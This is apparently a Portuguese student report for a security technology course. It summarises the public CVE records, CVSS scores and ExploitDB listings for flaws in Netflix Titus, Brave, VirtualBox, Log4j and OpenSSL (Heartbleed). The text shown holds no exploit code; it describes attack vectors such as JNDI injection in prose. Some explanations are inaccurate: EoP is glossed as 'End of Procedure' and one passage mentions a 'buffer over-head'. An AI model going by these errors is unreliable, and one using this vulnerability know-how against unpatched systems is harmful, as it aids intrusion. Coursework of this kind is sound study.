Universidade do Minho
Escola de Engenharia

Tecnologias de Segurança

Vulnerabilidades e Exposições Comuns (CVE)

Grupo 4

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Conteúdo

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1 Exercícios

1.1 Exercício 1

Escolha três aplicações tipicamente usadas em seu computador pessoal, pesquise pela existência de vulnerabilidades conhecidas e meios de explorá-las. Descreva detalhadamente as descobertas, incluindo as imagens de suas pesquisas e a descrição das informações nelas contidas.

1.1.1 Introdução à resposta

De forma a conseguirmos responder a esta questão teríamos, inicialmente, de escolher três aplicações que utilizamos no dia a dia, tanto a nível universitário, como a nível de lazer. Sendo assim, as 3 aplicações escolhidas que serão estudadas no decorrer desta resposta são:


- Netflix
- Brave (Web Browser)
- VirtualBox

1.1.2 Netflix

Iremos, inicialmente, estudar vulnerabilidades existentes na **Netflix**. Para isso, iremos procurar as mesmas no **MITRE**, processo que irá ser recorrente na procura de vulnerabilidades face às várias aplicações. Feita essa pesquisa, conseguimos encontrar várias vulnerabilidades. Algumas fariam parte da aplicação, e outras poderiam não estar diretamente relacionadas (vulnerabilidade não foi da aplicação em si), mas afetar igualmente o sistema.

A vulnerabilidade escolhida foi publicada no **MITRE** no dia 19 de Fevereiro de 2020, possuindo como CVE-ID, **CVE-2020-9297**.

Todas a versões anteriores à versão **v0.1.1-rc.274** usufruem de *Java Bean Validation* (JSR 380) e dos seus autenticadores de restrições personalizados. A vulnerabilidade incide numa função do componente ***Java Bean Validation***. Ao construir mensagens de erro, podemos utilizar, por exemplo, expressões de Java EL (*Expression Language*). Nesse sentido, se um *attacker* conseguir injetar informação no template da mensagem de erro passada para a função enunciada acima, ele pode correr, dessa forma, qualquer código Java introduzido, sendo este um problema muito grave. Sabemos ainda que a este tipo de ataques podemos atribuir o nome **Injection**.




CVE-ID	
CVE-2020-9297	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Netflix Titus, all versions prior to version v0.1.1-rc.274, uses Java Bean Validation (JSR 380) custom constraint validators. When building custom constraint violation error messages, different types of interpolation are supported, including Java EL expressions. If an attacker can inject arbitrary data in the error message template being passed to ConstraintValidatorContext.buildConstraintViolationWithTemplate() argument, they will be able to run arbitrary Java code.	

Figura 1: Descrição CVE (Netflix) na plataforma MITRE

Analisando agora as métricas, podemos perceber que esta vulnerabilidade possui um *Base Score* de 9.8, sendo considerada como uma vulnerabilidade de nível crítico. Sabemos ainda que o seu impacto é de 5.9 e o *score* da sua *exploitability* é de 3.9. Quanto ao ataque, podemos perceber alguns aspetos pela informação recolhida:

- Tem de ser efetuado na Rede;
- É um ataque de complexidade baixa;
- Não necessita de interação com utilizador nem de nenhum privilégio;
- Confidencialidade, Integridade e Disponibilidade afetadas com um grau de impacto alto.



CVE-2020-9297 Detail

Current Description

Netflix Titus, all versions prior to version v0.1.1-rc.274, uses Java Bean Validation (JSR 380) custom constraint validators. When building custom constraint violation error messages, different types of interpolation are supported, including Java EL expressions. If an attacker can inject arbitrary data in the error message template being passed to ConstraintValidatorContext.buildConstraintViolationWithTemplate() argument, they will be able to run arbitrary Java code.

+View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Figura 2: Classificação Netflix plataforma NVD




CVSS v3.1 Severity and Metrics:
Base Score: 9.8 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact Score: 5.9
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

Figura 3: Métricas Netflix plataforma NVD

A vulnerabilidade em estudo afetou unicamente esta aplicação e fornecedor. Tal como referido anteriormente, afetou a versão 0.1.1, sendo esta vulnerabilidade extinta no update Rc274 da mesma.



− Products Affected By CVE-2020-9297

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Netflix	Titus	*	*	*	*	Version Details Vulnerabilities
2	Application	Netflix	Titus	0.1.1	Rc263	*	*	Version Details Vulnerabilities
3	Application	Netflix	Titus	0.1.1	-	*	*	Version Details Vulnerabilities
4	Application	Netflix	Titus	0.1.1	Rc269	*	*	Version Details Vulnerabilities
5	Application	Netflix	Titus	0.1.1	Rc264	*	*	Version Details Vulnerabilities
6	Application	Netflix	Titus	0.1.1	Rc244	*	*	Version Details Vulnerabilities
7	Application	Netflix	Titus	0.1.1	Rc270	*	*	Version Details Vulnerabilities
8	Application	Netflix	Titus	0.1.1	Rc265	*	*	Version Details Vulnerabilities
9	Application	Netflix	Titus	0.1.1	Rc260	*	*	Version Details Vulnerabilities
10	Application	Netflix	Titus	0.1.1	Rc271	*	*	Version Details Vulnerabilities
11	Application	Netflix	Titus	0.1.1	Rc266	*	*	Version Details Vulnerabilities
12	Application	Netflix	Titus	0.1.1	Rc261	*	*	Version Details Vulnerabilities
13	Application	Netflix	Titus	0.1.1	Rc272	*	*	Version Details Vulnerabilities
14	Application	Netflix	Titus	0.1.1	Rc267	*	*	Version Details Vulnerabilities
15	Application	Netflix	Titus	0.1.1	Rc262	*	*	Version Details Vulnerabilities
16	Application	Netflix	Titus	0.1.1	Rc273	*	*	Version Details Vulnerabilities
17	Application	Netflix	Titus	0.1.1	Rc268	*	*	Version Details Vulnerabilities

Figura 4: Produtos Afetados Netflix - plataforma CVEDetalis


Contudo, e apesar do seu grau aceitável de *exploitability*, não conseguimos encontrar nenhum **exploit** que explore esta vulnerabilidade.

1.1.3 Brave (Web Browser)

Estudada a vulnerabilidade escolhida para a Netflix, passamos neste momento a estudar uma vulnerabilidade para o *Web Browser* **Brave**. Tal como feito anteriormente, iremos procurar vulnerabilidades no **MITRE** e escolher a que entendemos como mais interessante.

A vulnerabilidade escolhida foi publicada no **MITRE** no dia 6 de Janeiro de 2021, possuindo como CVE-ID, **CVE-2021-22917**.

Todas as versões do Brave Browser entre a versão 1.17 e a versão 1.20 possuíram esta vulnerabilidade. Quando um utilizador se conectava ou navegava para um URL numa TOR Window, ou seja, numa janela em que é suposto o utilizador se encontrar anónimo, os pedidos DNS eram enviados diretamente sem a utilização do proxy TOR. Isto fazia com que o verdadeiro endereço IP, bem como o *domain name* do pedido para o ISP e DNS *server* do utilizador, fossem revelados.




CVE-ID	
CVE-2021-22917	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Brave Browser Desktop between versions 1.17 and 1.20 is vulnerable to information disclosure by way of DNS requests in Tor windows not flowing through Tor if adblocking was enabled.	

Figura 5: Descrição CVE (Brave) na plataforma MITRE

Analisando agora as métricas, podemos perceber que esta vulnerabilidade possui um *Base Score* de 6.5, sendo considerada como uma vulnerabilidade de nível médio. Sabemos ainda que o seu impacto é de 3.6 e o *score* da sua *exploitability* é de 2.8. Quanto ao ataque, podemos perceber alguns aspetos pela informação recolhida:

- Tem de ser efetuado na Rede;
- É um ataque de complexidade baixa;
- Não necessita de nenhum privilégio;
- É necessária interação com o Utilizador;
- Confidencialidade afetada com um grau de impacto alto;
- Integridade e Disponibilidade não afetadas.



CVE-2021-22917 Detail

Current Description

Brave Browser Desktop between versions 1.17 and 1.20 is vulnerable to information disclosure by way of DNS requests in Tor windows not flowing through Tor if adblocking was enabled.

+View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.5 MEDIUM **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Figura 6: Classificação Brave plataforma NVD




CVSS v3.1 Severity and Metrics:
Base Score: 6.5 MEDIUM
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Impact Score: 3.6
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): None
Availability (A): None

Figura 7: Métricas Brave plataforma NVD

Como referido anteriormente, esta vulnerabilidade afeta unicamente esta aplicação e fornecedor, mais especificamente, entre as versões 1.17 e 1.20 (inclusive).



− Products Affected By CVE-2021-22917

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Brave	Browser	*	*	*	*	Version Details Vulnerabilities

Figura 8: Produtos Afetados Brave - plataforma CVEDetalis


Contudo, e apesar do seu grau aceitável de *exploitability*, não conseguimos encontrar nenhum **exploit** que explore esta vulnerabilidade.

1.1.4 VirtualBox

Chegamos, por fim, à última aplicação escolhida, a **VirtualBox**. Mais uma vez, iremos procurar vulnerabilidades para a nossa aplicação no **MITRE**. Na aplicação em estudo encontramos diversas vulnerabilidades, no entanto, desta vez o processo de escolha foi selecionar a vulnerabilidade que nos permitisse o estudo de pelo menos um **exploit**.

A vulnerabilidade escolhida foi publicada no **MITRE** no dia 14 de Dezembro de 2018, possuindo como CVE-ID, **CVE-2019-2721**.

A vulnerabilidade em estudo incide num componente da *Oracle Virtualization*, mais especificamente no Core. A vulnerabilidade é facilmente explorável, sendo unicamente necessário um ataque de baixo privilégio para aceder às infraestruturas onde a Oracle VM VirtualBox é executada. Ataques deste género poderiam comprometer toda a Oracle VM VirtaulBox, resultando num *takeover*, bem como tendo impacto em outros produtos adicionais.



CVE-ID	
CVE-2019-2721	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information


Description

Vulnerability in the Oracle VM VirtualBox component of Oracle Virtualization (subcomponent: Core). Supported versions that are affected are Prior to 5.2.28 and prior to 6.0.6. Easily exploitable vulnerability allows low privileged attacker with logon to the infrastructure where Oracle VM VirtualBox executes to compromise Oracle VM VirtualBox. While the vulnerability is in Oracle VM VirtualBox, attacks may significantly impact additional products. Successful attacks of this vulnerability can result in takeover of Oracle VM VirtualBox. CVSS 3.0 Base Score 8.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H).

Figura 9: Descrição CVE (VirtualBox) na plataforma MITRE

Analisando agora as métricas, podemos perceber que esta vulnerabilidade possui um *Base Score* de 8.8, sendo considerada como uma vulnerabilidade de nível alto. Sabemos ainda que o seu impacto é de 6.0 e o *score* da sua *exploitability* é de 2.0. Quanto ao ataque, podemos perceber alguns aspetos pela informação recolhida:

- Tem de ser efetuado localmente;
- É um ataque de complexidade baixa;
- Necessita de nível baixo de privilégio;
- Não é necessária interação com o Utilizador;
- Confidencialidade, Integridade e Disponibilidade afetadas com um grau de impacto alto.



CVE-2019-2721 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Vulnerability in the Oracle VM VirtualBox component of Oracle Virtualization (subcomponent: Core). Supported versions that are affected are Prior to 5.2.28 and prior to 6.0.6. Easily exploitable vulnerability allows low privileged attacker with logon to the infrastructure where Oracle VM VirtualBox executes to compromise Oracle VM VirtualBox. While the vulnerability is in Oracle VM VirtualBox, attacks may significantly impact additional products. Successful attacks of this vulnerability can result in takeover of Oracle VM VirtualBox. CVSS 3.0 Base Score 8.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H).

+View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 8.8 HIGH **Vector:** CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Figura 10: Classificação VirtualBox plataforma NVD




CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Impact Score: 6.0
Exploitability Score: 2.0

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): None
Scope (S): Changed
Confidentiality (C): High
Integrity (I): High
Availability (A): High

Figura 11: Métricas VirtualBox plataforma NVD

Como referido anteriormente, esta vulnerabilidade afeta esta aplicação e o seu fornecedor, mais especificamente, todas as versões da aplicação anteriores à 5.2.28 e à 6.0.6 (inclusive).




− Products Affected By CVE-2019-2721

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Oracle	Vm Virtualbox	*	*	*	*	Version Details Vulnerabilities

Figura 12: Produtos Afetados VirtualBox - plataforma CVEDetalis

Chegamos, por fim, à parte de explorar *exploits* desta vulnerabilidade. Apesar do seu grau de *exploitability* inferior às vulnerabilidades estudadas anteriormente, conseguimos encontrar um **exploit** que explore esta vulnerabilidade.

Este *exploit* é direcionado para Windows e permite-nos invocar qualquer código dentro do processo de *hardening*, processo que é utilizado para assegurarmos a segurança do sistema. Assim, conseguimos expor as *drives* do *kernel* para processos normais de um *user*, resultando num problema de EoP (*End of Procedure*). O código do *epxloit* encontra-se presente nos **Anexos**.




Show 15 Search: 2019-2721

Date	D	A	V	Title	Type	Platform	Author
2019-04-24	⬇		✓	VirtualBox 6.0.4 r128413 - COM RPC Interface Code Injection Host Privilege Escalation	Local	Windows	Google Security Research

Showing 1 to 1 of 1 entries (filtered from 44,869 total entries) FIRST PREVIOUS 1 NEXT LAST

Figura 13: Exploits (VirtualBox) - plataforma ExploitDB



VirtualBox 6.0.4 r128413 - COM RPC Interface Code Injection Host Privilege Escalation

EDB-ID: 46747	**CVE:** 2019-2721	**Author:** GOOGLE SECURITY RESEARCH	**Type:** LOCAL	**Platform:** WINDOWS	**Date:** 2019-04-24
EDB Verified: ✓		**Exploit:** ⬇ / {}		**Vulnerable App:**	


Figura 14: Exploit VirtaulBox Detalhado

1.2 Exercício 2

No final de 2021, foi descoberta uma falha de segurança na biblioteca open source Log4j. Esta falha foi identificada com CVE-2021-44228. Use esta identificação para descrever detalhadamente esta falha, incluindo (mas não apenas) as versões afetadas, os eventuais exploits existentes, vectores de ataque, impacto e soluções. Use as imagens de suas consultas e outros recursos utilizados para justificar suas conclusões

O problema com o Log4j é considerado crítico, porque explorá-lo é relativamente simples. A brecha permite que o invasor remoto não autenticado realize um ataque à popular biblioteca de log Apache Log4j, utilizada por vários serviços muito populares como iCloud, Amazon e Tesla. A vulnerabilidade é aproveitada quando um invasor envia uma solicitação manipulada que usa uma injeção de Java Name and Directory Interface (JNDI), que é uma interface de diretório java, por meio de uma variedade de serviços, incluindo: Lightweight Directory Access Protocol, Secure (LDAP), Remote Method Invocation (RMI) e Domain Name Service (DNS).

Popularmente chamada em vários blogs e relatórios de segurança como "Log4Shell", a falha afeta desde a versão 2.0-beta9 até à 2.15.0 da biblioteca de registos de código aberto Apache Log4j 2. O relatório técnico de incidentes CVE identificou a vulnerabilidade pelo código CVE-2021-44228 em 26 de novembro, sendo esta do tipo Java Naming and Directory InterfaceTM (JNDI) sobre recursos de configuração, log e parâmetros, inclusive sobre serviços LDAP ou terminais JNDI.



CVE-ID

CVE-2021-44228

Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information


Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

Figura 15: Descrição CVE na plataforma MITRE

Em relação às métricas podemos verificar que esta falha tem um *Base Score* de 10.0, ou seja, uma falha considerada crítica. É possível analisar, também, que teve um impacto de 6.0 e a sua *exploitability score* é de 3.9. Conseguimos complementar estas informações com os detalhes do ataque, tais como:

- Tem de ser efetuado na rede;
- É um ataque de complexidade baixa;
- Não necessita de privilégio;
- Não é necessária interação com o Utilizador;
- Confidencialidade, Integridade e Disponibilidade afetadas com um grau de impacto alto.



CVE-2021-44228 Detail

UNDERGOING REANALYSIS

This vulnerability has been modified and is currently undergoing reanalysis. Please check back soon to view the updated vulnerability summary.

Current Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

+View Analysis Description

Severity


CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 10.0 CRITICAL Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Figura 16: Classificação Log4j plataforma NVD




CVSS v3.1 Severity and Metrics:
Base Score: 10.0 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact Score: 6.0
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Changed
Confidentiality (C): High
Integrity (I): High
Availability (A): High

Figura 17: Métricas Log4j plataforma NVD

Esta vulnerabilidade fez com que vários produtos fossem afetados. Dada a sua dimensão, a informação sobre estes produtos consta na aba dos **Anexos**.

Os exploits existentes nesta falha, como podemos verificar na figura abaixo, são Remote Code Execution (RCE) e Information Disclosure. O código dos mesmos, poderá ser consultado nos **Anexos**.



Date	D	A	V	Title	Type	Platform	Author
2021-12-14	⬇		✕	Apache Log4j 2 - Remote Code Execution (RCE)	Remote	Java	kozmer
2021-12-14	⬇		✕	Apache Log4j2 2.14.1 - Information Disclosure	Remote	Java	leonjza


Figura 18: Exploits Log4j - plataforma ExploitDB

1.3 Exercício 3

Em 2014 foi descoberta uma falha de programação na biblioteca de criptografia open source OpenSSL que ficou publicamente conhecida como Heartbleed. Esta falha foi identificada com CVE-2014-0160. Use esta identificação para descrever detalhadamente esta falha, incluindo (mas não apenas) as versões afetadas, os eventuais exploits existentes, vectores de ataque, impacto e soluções. Use as imagens de suas consultas e outros recursos utilizados para justificar suas conclusões.

A vulnerabilidade em estudo incide na versão **OpenSSL** 1.0.1, antes do update 1.0.1g. Esta vulnerabilidade enfraquece a segurança dos protocolos de comunicação mais comuns na Internet (SSL e TSL). As implementações **TLS** (*Transport Layer Security*) e **DTLS** (Datagram Transport Layer Security) em OpenSSL 1.0.1 antes de 1.0.1g não lidam adequadamente com pacotes de *Heartbeat Extension.* Dessa maneira conseguimos efetuar ataques remotos e através dos mesmos obter informação sensível através de processos de memória. Para isso, utilizam e enviam pacotes que vão dar *trigger* a um ***buffer over-head*** que faz com que o *attacker* consiga aceder a mais informação do que aquela que pretendemos. Esse facto pode ser demonstrado pela leitura de chaves privadas relacionadas com o *d1_both.c* e *t1_lib.c.*

A esta vulnerabilidade damos o nome de **Heartbleed Bug**. Resumidamente, é uma vulnerabilidade que permite roubar e aceder a informação protegida (em condições normais) pela encriptação SSL/TLS utilizada para proteger a Internet.




CVE-ID	
